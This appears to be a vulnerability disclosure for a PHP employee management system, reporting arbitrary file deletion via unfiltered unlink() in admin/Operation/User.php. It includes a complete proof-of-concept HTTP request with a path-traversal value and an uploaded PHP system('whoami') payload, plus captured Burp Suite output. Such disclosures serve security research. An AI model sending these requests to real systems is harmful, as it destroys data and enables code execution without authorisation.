The best employee management system in PHP - there is arbitrary file deletion in admin/Operation/User.php

environment

arbitrary file deletion


environment

https://www.sourcecodester.com/php/17689/best-employee-management-system-php.html


arbitrary file deletion

project path：C:\phpstudy_pro\WWW_hr_soft

Test the file path for deletion.：C:\phpstudy_pro\WWW\test\1.txt



In `admin/Operation/User.php`, it is found that `unlink("../../assets/uploadImage/Candidate/". $_POST['old_website_image']);` there is no filtering and arbitrary files can be deleted.




Log in to the background and access the following data packet. Replace the Cookie with the one after logging in.

payload HTTP

```http
POST /admin/Operation/User.php HTTP/1.1
Host: 10.211.55.4:8888
Content-Length: 437
Cache-Control: max-age=0
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
Origin: null
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryP3KHdn6lBKTxSBWO
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=uragov0u7b81v5us8s6vqgif40
Connection: keep-alive

------WebKitFormBoundaryP3KHdn6lBKTxSBWO
Content-Disposition: form-data; name="old_website_image"

../../../../test/1.txt
------WebKitFormBoundaryP3KHdn6lBKTxSBWO
Content-Disposition: form-data; name="btn_save"

1
------WebKitFormBoundaryP3KHdn6lBKTxSBWO
Content-Disposition: form-data; name="website_image"; filename="11111.php"
Content-Type: image/png

<?php system('whoami')?>
------WebKitFormBoundaryP3KHdn6lBKTxSBWO--

```

File deletion is successful.


Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Search Settings
Decoder Comparer Logger Organizer Extensions Learn Hackvertor Knife
Send Cancel Target: http://10.211.55.4:8888 HTTP/1
Request
Pretty Raw Hex Hackv...
Content-Length: 437
Cache-Control: max-age=0
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
Origin: null
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryP3KHdn6lBKTxSBWO
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=uragov0u7b81v5us8s6vqgif40
Connection: keep-alive
------WebKitFormBoundaryP3KHdn6lBKTxSBWO
Content-Disposition: form-data; name="old_website_image"
../../../../test/1.txt
------WebKitFormBoundaryP3KHdn6lBKTxSBWO
Content-Disposition: form-data; name="btn_save"
1
------WebKitFormBoundaryP3KHdn6lBKTxSBWO
Content-Disposition: form-data; name="website_image"; filename="11111.php"
Content-Type: image/png
<?php system('whoami')?>
------WebKitFormBoundaryP3KHdn6lBKTxSBWO--
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Host: 10.211.55.4:8888
Date: Mon, 04 Nov 2024 17:02:40 +0800
Connection: close
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-type: text/html; charset=UTF-8
<link rel="stylesheet" href="popup_style.css">
Connection failed: SQLSTATE[HY000]: General error: 1366 Incorrect integer value: '' for column 'role_id' at row 1
Inspector
Notes
Search 0 highlights
Done
441 bytes | 13 millis
Event log (6) All issues (59)
Memory: 267.7MB
phpstudy_pro WWW test
在 test 中搜索
新建 排序 查看 详细信
主文件夹
图库
桌面
下载
文档
图片
音乐
视频
下载
test
屏幕截图
test
此电脑
网络
名称 修改日期 类型
此文件夹为空。
0 个项目